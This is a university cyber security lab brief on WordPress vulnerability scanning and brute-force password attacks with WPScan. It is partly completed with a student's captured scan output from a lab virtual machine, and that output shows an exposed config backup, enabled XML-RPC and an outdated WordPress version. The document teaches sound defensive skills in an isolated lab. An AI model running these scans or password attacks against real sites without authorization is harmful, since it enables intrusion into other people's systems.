CMP020X305S: BSc Cyber Security

Portfolio Lab 04 (of 06): Vulnerability Scanning and Brute Force Password Attacks with WPScan

Set Date:	**10th March 2023**
Requirement A	Vulnerability Scanning and a Brute Force Password Attack with WPScan
Milestone Deadline:	24th March 2023
Coursework Deadline:	28th March 2023 by 16:00 hours
Submission Format:	Upload a single document to Moodle
Feedback and Marks:	Via Moodle
Marking Scale (Lab):	Maximum 10.0 marks for completion of portfolio requirements
Marking Scale (Wow Factor):	Maximum 6.6 marks for Wow Factor
Learning Outcome LO2:	Investigate measures that can be taken by both individuals and organizations including governments to prevent or mitigate the undesirable effects of computer crimes and identity theft.
Learning Outcome LO4:	Evaluate risks to privacy and anonymity in commonly used applications.

IMPORTANT: This is a living document and will be subject to changes and updates during the life cycle of the lab portfolio. Therefore, it is imperative that you check this document regularly!!

ACADEMIC MISCONDUCT

Your submission for this coursework will be scrutinised for plagiarism, collusion, and other forms of academic misconduct. Please ensure that the work that you submit is your own, and that you have cited and referenced appropriately, to avoid having to attend an academic misconduct hearing.

About this portfolio lab

This portfolio lab is problem centred. Therefore, you will need to research and take responsibility for solving any technical challenges that you encounter. You are encouraged to work collaboratively with other students in your cohort. However, the work that you submit must be your own and any sources of assistance etc, must be acknowledged through referencing or where appropriate, code comments.

For this portfolio, you will:

1. research WPScan.
2. use WPScan to evaluate vulnerabilities in your WordPress virtual machine.
3. use WPScan to conduct a brute force password attack on your WordPress virtual machine.

Resources Required for this Portfolio Lab

This lab requires resources from Portfolio 01:

- Kali Linux
- Ubuntu Server Gateway
- Ubuntu WordPress 14.04

Marking Criteria

This portfolio will be marked in accordance with the following rubrics:

Portfolio Requirement: Vulnerability Scanning and a Brute Force Password Attack with WPScan	**Maximum Mark**
Not attempted	0
Evidence of a very limited level of completion in accordance with the requirement description.	1.0 - 2.1
Evidence of a limited level of completion in accordance with the requirement description.	2.1 – 2.5
Evidence of an adequate level of completion in accordance with the requirement description.	2.6 - 3.0
Evidence of a good level of completion in accordance with the requirement description.	3.1 - 3.5
Evidence of full completion in accordance with the requirement description.	3.6 - 5.0

Portfolio (Optional): Wow factor!!	**Maximum Mark**
Not attempted	0
Evidence of a very limited attempt that is not directly relevant to the portfolio.	1.0 - 2.6
Evidence of a limited attempt that is somewhat relevant to the portfolio.	2.7 - 3.2
Evidence of an adequate attempt that is mostly relevant to the portfolio.	3.3 - 3.9
Evidence of a good attempt that is relevant to the portfolio.	4.0 - 4.6
Evidence of a very good attempt that is relevant to the portfolio.	4.7 - 5.2
Evidence of an excellent attempt that is relevant to the portfolio.	5.3 - 6.6

The **maximum mark for completing Requirements A and B for this lab portfolio is 10**. An **additional maximum mark of 6.6** can be awarded for "**Wow Factor**" that evidences appropriate, relevant and additional learning. Typically, wow factor demonstrates a self-study contribution that extends or advances the core technical requirements of a lab portfolio.


Late Portfolio Submissions

For each week that a portfolio is late, two marks will be deducted from the portfolio score that is awarded at the time of assessment.

Requirement A: Vulnerability Scanning with WPScan

Working with WPScan

The diagram below describes the role of each virtual machine asset in this portfolio activity.



1. Get to know WPScan. Visit the following website to familiarise yourself with the basic concept of WPScan: https://wpscan.org/

2. Make sure that `kali` and `wordPress` can ping each other successfully.

3. Make sure that you can browse from `kali`, to `wordPress`.


4. From the Kali virtual machine open a web browser and enter the IP address of `wordpress` appended with /wp-admin. For example: 192.168.123.xxx/wp-admin.

5. Create a new admin user with a weak password selected form here: https://en.wikipedia.org/wiki/List_of_the_most_common_passwords

6. Test that new login account to ensure that it works.

Update WPScan


1. On your kali virtual machine, select the Kali `Applications Launcher` >> select `03 – Web Application Analysis` select >> `wpscan` as indicated below.



2. This will open a new terminal window. From the wpscan terminal type:

```
wpscan --update
```

The expected result should be similar to that shown below.



Testing WPScan Commands


Complete all of the following commands for `wordpress`. NOTE: Substitute `xx` for the value of your own WordPress virtual machine IP address.

1: Enumerate information from your WordPress website. Type:

```
wpscan --url 192.168.123.xx
```

REPLACE THIS LINE WITH A CAPTURE OF YOUR SCREENSHOT(S) HERE!


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ wpscan --url 192.168.123.20
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:02:50 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in...
| Author: the WordPress team
| Author URI: http://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[i] Config Backup(s) Identified:
[!] http://192.168.123.20/wp-config.php.bak
| Found By: Direct Access (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:02:53 2023
[+] Requests Done: 139
[+] Cached Requests: 41
[+] Data Sent: 35.082 KB
[+] Data Received: 19.95 KB
[+] Memory used: 248.559 MB
[+] Elapsed time: 00:00:03
(kali㉿kali)-[~]
$
16:03
Right Ctrl



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ wpscan --url 192.168.123.20 --force
WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[+] URL: http://192.168.123.20/ [192.168.123.20]
[+] Started: Fri Mar 17 16:04:13 2023
Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.7 (Ubuntu)
| - X-Powered-By: PHP/5.5.9-1ubuntu4.29
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.123.20/xmlrpc.php
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Confirmed By:
| - Link Tag (Passive Detection), 30% confidence
| - Direct Access (Aggressive Detection), 100% confidence
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.123.20/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.123.20/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.123.20/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 3.7.3 identified (Insecure, released on 2014-04-14).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.123.20/?feed=rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
| - http://192.168.123.20/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.7.3</generator>
[+] WordPress theme in use: twentytwelve
| Location: http://192.168.123.20/wp-content/themes/twentytwelve/
| Last Updated: 2022-11-02T00:00:00.000Z
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3
| Style Name: Twenty Twelve
| Style URI: http://wordpress.org/themes/twentytwelve
| Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features in...
| Author: the WordPress team
| Author URI: http://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.123.20/wp-content/themes/twentytwelve/style.css?ver=3.7.3, Match: 'Version: 1.3'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[i] Config Backup(s) Identified:
[!] http://192.168.123.20/wp-config.php.bak
| Found By: Direct Access (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Fri Mar 17 16:04:16 2023
[+] Requests Done: 139
[+] Cached Requests: 41
[+] Data Sent: 35.082 KB
[+] Data Received: 19.95 KB
[+] Memory used: 248.816 MB
[+] Elapsed time: 00:00:02
(kali㉿kali)-[~]
$
16:04
Right Ctrl


2: Adding the **enumerate** command adds additional scanning options. For example, to scan WordPress for **published plugins**, use the **enumerate** value in conjunction with the **p** option. Type:

```
wpscan --url 192.168.123.xx --enumerate p
```

REPLACE THIS LINE WITH A CAPTURE OF YOUR SCREENSHOT(S) HERE!

Capture the command that was issued and the relevant section from the output that relates to the command.


